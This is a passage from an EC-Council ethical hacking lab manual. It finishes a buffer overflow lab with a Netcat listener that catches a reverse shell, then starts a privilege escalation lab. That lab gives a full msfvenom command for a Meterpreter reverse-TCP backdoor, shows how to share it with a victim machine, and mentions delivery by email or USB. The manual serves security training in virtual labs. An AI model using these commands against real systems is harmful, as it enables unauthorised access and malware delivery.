


Figure 1.7.50 Pasting the copied shellcode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.11

Gain Root Access

140. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
141. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
142. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

143. Now, type **cd** and press **Enter** to jump to the root directory
144. In the **Terminal** window, type **nc -nvlp 4444** and press **Enter**.
145. Netcat will start listening on port **4444**, as shown in the screenshot.




Figure 1.7.51: Listening to 4444 port using Netcat

146. Switch back to the other **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.
147. Type **./shellcode.py** and press **Enter** to execute the Python script.




Figure 1.7.52: Executing shellcode.py script

148. Now, switch back to the **Terminal** running the Netcat command.
149. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.




Figure 1.7.53: Shell access to the target vulnerable server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

150. Now, type **whoami** and press **Enter** to display the username of the current user.




Figure 1.7.54: Displaying the current username

151. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.

152. Close all the open windows and document all the acquired information.

153. Turn off the **Parrot Security** and **Windows 10** virtual machines.

Lab Analysis

Analyze and document all results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of using a non-admin user account to gain a higher level of access in the target system, including admin privileges.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection
- BeRoot located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Privilege Escalation Tools\BeRoot**
- You can also download the latest version of BeRoot from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 35 Minutes

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation:** An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Lab Tasks

TASK 1

Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

This lab demonstrates the exploitation procedure on a weakly patched Windows 10 machine that allows you to gain access through a Meterpreter shell, and then employing privilege escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will escalate privileges by using the privilege escalation tool BeRoot and further exploiting client-side vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this lab, we are using the **Parrot Security** (**10.10.10.13**) virtual machine as the host machine and the **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.

Privilege escalation tools such as BeRoot and linpostexp allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.1.1: Other… option during Parrot Security login

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.1.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.3: Running the programs as a root user

TASK 1.1

Create a Backdoor

7. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe** and press **Enter.**

   Note: Here, the IP address of the host machine is **10.10.10.13** (here, this IP is the **Parrot Security** virtual machine).




Figure 2.1.4: Generating malicious exe file

8. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **Desktop**, as shown in the screenshot.




Figure 2.1.5: Malicious file successfully generated

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Share Exploit File with the Target

9. Now, we need to share **Exploit.exe** with the victim machine. (In this lab, we are using **Windows 10** as the victim machine).
10. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

